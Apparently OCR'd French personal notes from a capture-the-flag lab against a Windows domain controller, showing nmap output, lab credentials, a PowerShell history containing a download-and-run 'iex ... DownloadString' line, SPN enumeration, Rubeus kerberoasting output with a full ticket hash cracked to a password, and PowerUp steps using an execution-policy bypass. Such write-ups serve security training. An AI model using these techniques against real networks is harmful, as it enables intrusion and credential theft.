Corp


mercredi 8 octobre 2025 14:24


```
sudo nmap -sVC -p- -Pn 10.10.8.103 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 14:29 CEST
Nmap scan report for 10.10.8.103
Host is up (0.045s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-08 12:42:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=omega.corp.local
| Not valid before: 2025-10-07T12:27:54
|_Not valid after:  2026-04-08T12:27:54
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: OMEGA
|   DNS_Domain_Name: corp.local
|   DNS_Computer_Name: omega.corp.local
|   DNS_Tree_Name: corp.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-10-08T12:43:00+00:00
|_ssl-date: 2025-10-08T12:43:40+00:00; -36s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
58753/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: OMEGA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-10-08T12:43:01
|_  start_date: N/A
|_clock-skew: mean: -36s, deviation: 0s, median: -37s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 883.78 seconds
```


Username: corp\dark
Password: _QuejVudId6





```
C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Windows\System32\spool\drivers\color> cat C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLin
e\ConsoleHost_history.txt
ls
dir
Get-Content test
flag{a12a41b5f8111327690f836e9b302f0b}
iex(new-object net.webclient).DownloadString('http://127.0.0.1/test.ps1')
cls
exit
cd C:\Windows\System32\spool\drivers\color
ls
whoami /priv
.\SharpHound.exe
cat %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
(Get-PSReadlineOption).HistorySavePath

cat C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Windows\System32\spool\drivers\color>
```



setspn -T medin -Q */*

```
PS C:\Windows\System32\spool\drivers\color> setspn -T medin -Q */*
Ldap Error(0x51 -- Server Down): ldap_connect
Failed to retrieve DN for domain "medin" : 0x00000051
Warning: No valid targets specified, reverting to current domain.
CN=OMEGA,OU=Domain Controllers,DC=corp,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/omega.corp.local
        ldap/omega.corp.local/ForestDnsZones.corp.local
        ldap/omega.corp.local/DomainDnsZones.corp.local
        TERMSRV/OMEGA
        TERMSRV/omega.corp.local
        DNS/omega.corp.local
        GC/omega.corp.local/corp.local
        RestrictedKrbHost/omega.corp.local
        RestrictedKrbHost/OMEGA
        RPC/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
        HOST/OMEGA/CORP
        HOST/omega.corp.local/CORP
        HOST/OMEGA
        HOST/omega.corp.local
        HOST/omega.corp.local/corp.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/7c4e4bec-1a37-4379-955f-a0475cd78a5d/corp.local
        ldap/OMEGA/CORP
        ldap/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
        ldap/omega.corp.local/CORP
        ldap/OMEGA
        ldap/omega.corp.local
        ldap/omega.corp.local/corp.local
CN=krbtgt,CN=Users,DC=corp,DC=local
        kadmin/changepw
CN=fela,CN=Users,DC=corp,DC=local
        HTTP/fela
        HOST/fela@corp.local
        HTTP/fela@corp.local

Existing SPN found!
PS C:\Windows\System32\spool\drivers\color>
```


Invoke-kerberoasting ne fonctionne pas donc j'ai utilisé Rubeus à la place :

```
PS C:\Windows\System32\spool\drivers\color> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast
>>

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : corp.local
[*] Searching path 'LDAP://omega.corp.local/DC=corp,DC=local' for '(&(samAccountType=805306368
=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : fela
[*] DistinguishedName      : CN=fela,CN=Users,DC=corp,DC=local
[*] ServicePrincipalName   : HTTP/fela
[*] PwdLastSet             : 10/9/2019 5:54:40 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Windows\System32\spool\drivers\color\hashes.kerberoast

[*] Roasted hashes written to : C:\Windows\System32\spool\drivers\color\hashes.kerberoast
PS C:\Windows\System32\spool\drivers\color> ls


    Directory: C:\Windows\System32\spool\drivers\color
```


```
   Directory: C:\Windows\System32\spool\drivers\color


ode                 LastWriteTime         Length Name
---                 -------------         ------ ----
a----         10/8/2025   2:09 PM          24651 20251008140928_BloodHound.zip
a----         9/15/2018   7:12 AM           1058 D50.camp
a----         9/15/2018   7:12 AM           1079 D65.camp
a----         9/15/2018   7:12 AM            797 Graphics.gmmp
a----         10/8/2025   2:50 PM           2072 hashes.kerberoast
a----         9/15/2018   7:12 AM            838 MediaSim.gmmp
a----         9/15/2018   7:12 AM            786 Photo.gmmp
a----         9/15/2018   7:12 AM            822 Proofing.gmmp
a----         9/15/2018   7:12 AM         218103 RSWOP.icm
a----         3/16/2025  12:47 PM         446976 Rubeus.exe
a----          1/9/2025   6:33 PM        1557504 SharpHound.exe
a----         9/15/2018   7:12 AM           3144 sRGB Color Space Profile.icm
a----          3/3/2025   9:32 PM        9841152 winPEASx64.exe
a----         9/15/2018   7:12 AM          17155 wscRGB.cdmp
a----         9/15/2018   7:12 AM           1578 wsRGB.cdmp
a----         10/8/2025   2:09 PM           1265 YzlkMmJiMWUtZGQzMi00NDFiLWE2NWUtM2M5Y


S C:\Windows\System32\spool\drivers\color>
```

```
$krb5tgs$23$*fela$corp.local$HTTP/fela@corp.local*$129a16b84a23ef5f4a324f09e749c27c$92c05fecc5500dcd1c61c39a7db160f5
857c156f4b8ce9bbcc2cca823d886880a8faa5937dd63bf47ff02bb36aca522b96765bc35894a6095fbc8642c12725ab9e897f67fd11dd885e2c
0d2a1b909d956a0006e7619d188691fd322a118a5abb74cd26bdf423b5801c578bb859fdbd7b94f9a4248ffc809815aaeda2641784ef0aaf690b
978d7b0a72af6934db070e93e4cb84976b04f68d341f9cc995919510d5ee2c0d6ccb6d3761dc6fbfdc1f7f4f78035105f7b0e8a1a93c86567308
fe45eb3e71d7cfd137e6d9c3c9e087c6940f8fb592a37d0d4ef90607683ba5b460292fb872bbad3639c78f131691740918d6066a6abd13be9634
dcddd0534353be0e87158da8a179a9f2d91644413ef873829e3cac9ce4977794d541fe555666a73fbd6b3885200b2c0393ecda392e61ae7f5fce
a3f80bfc72a318fa48fc023cd4ab837bda419e1fae070b37a98d58cc5dbc27b8e7e60538d0999b84fd73eb134dbf2c6b5cddfa5be705ad0d8c36
27438ceedaae274b1c402925168c37906542ecee043560a4d0d47c2840e3b98077a97ad059d6502b3df52d9275c6f1ecb2d8c7c90bc968aaa559
23f0011c4134cb09da643433c5ab48263ee926dc32db53eeadfb92f82023385a1af168f7737e11f5e495f1e4788e887c3f555c7926afac145477
139450bfd806b00536ed7fee93d297bf092bfc3c6cb7feceb26a1bc2071b2ef83f87421b4296cc599368efcb08952cbff47975129d71b9276247
fd20180e34b9d37c5ce999f74c1fa3aa0f2579205808f438ff5bebd166d9ebd22e65885d45cfc1f56249319a4438704225700757afdd9b0ef30a
560fdf3038043ac78fbd0c4a0cb8a5902103370da315003fd629fd5bafd5623ff422725d5563fefe4d409492659e737c36abe2d473beb3aec736
d9b5656224879637768d669bea9c26d9d21e1422f8e8084290c5f5c7ae4f1cfb54740519618bc16e976dd262ce9fc527c3b26dedc8ca1a0db66
7159da3d22e0f5e2c7040120592e4512b778acf8ada333798600a354dd7852f3b98d199d946e3e508814f6d9c41cbfb6946ca0ae95207cd88e31
1455ef290b76827f86bd593d4e9c0f8b7cacde42f6a8cb6afaa15f71e1e35a82fa75e3047c91cd2cbf554cb847d95e13797a1298edb06de19560
d3a1b496860c2bd10198218f739c82f0fa4006afb7292d34b5968b9acef3d8226ef469480052342cf2b92adef1cd32c1108bd907a512fe44a80f
8d1a3f9db6c6a7394122d6b9f83d7fba289d85128cffd8c1544364bb6b6ec8e458f1a3501459a81c7b1597d99a600ad8c5a8f4d3b0206cd273c9
cb3e7934502e1d5afeb9aeef2478f5458f3c1633540cb5a677ada4bf36c2c442f8aa37b76a35542234a38e866aaedf45f3:rubenF124
```

Fela : rubenF124




Pour utiliser powerup :


powershell -ep bypass


Import-Module PowerUp.ps1

. .\PowerUp.ps1

Invoke-AllChecks







j'ai eu pas mal de pb avec le mdp (escape characters)